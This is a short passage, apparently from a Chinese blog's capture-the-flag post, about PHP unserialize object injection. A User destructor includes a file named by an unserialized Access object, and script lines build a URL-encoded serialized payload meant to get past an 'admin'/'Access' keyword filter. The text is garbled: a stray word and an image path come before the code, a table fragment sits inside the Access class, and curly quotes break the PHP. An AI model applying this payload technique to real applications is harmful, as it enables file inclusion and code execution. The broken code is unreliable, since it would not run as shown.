lit

<?php
class User
{
public $username=0;
public $value;
public function exec()
{
$ser = unserialize(serialize(unserialize($this->value)));
if ($ser != $this->value && $ser instanceof Access) {
include($ser->getToken());
}
}
public function __destruct()
{
if ($this->username == “admin”) {
$this->exec();
}
}
}
class Access
{
1 | protected $prefix="/"; |
}
$a=new User();
$a->value=serialize(new Access());
$b=array(0=>$a,1=>NULL);
$ser=urlencode(serialize($b));
echo $ser;
if (strpos($ser, ‘admin’) !== false && strpos($ser, ‘Access”:’) !== false) {
exit (“no way!!!!”);
}
$user = unserialize(urldecode($ser));
throw new Exception(“nonono!!!”);
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来自 L的博客!
评论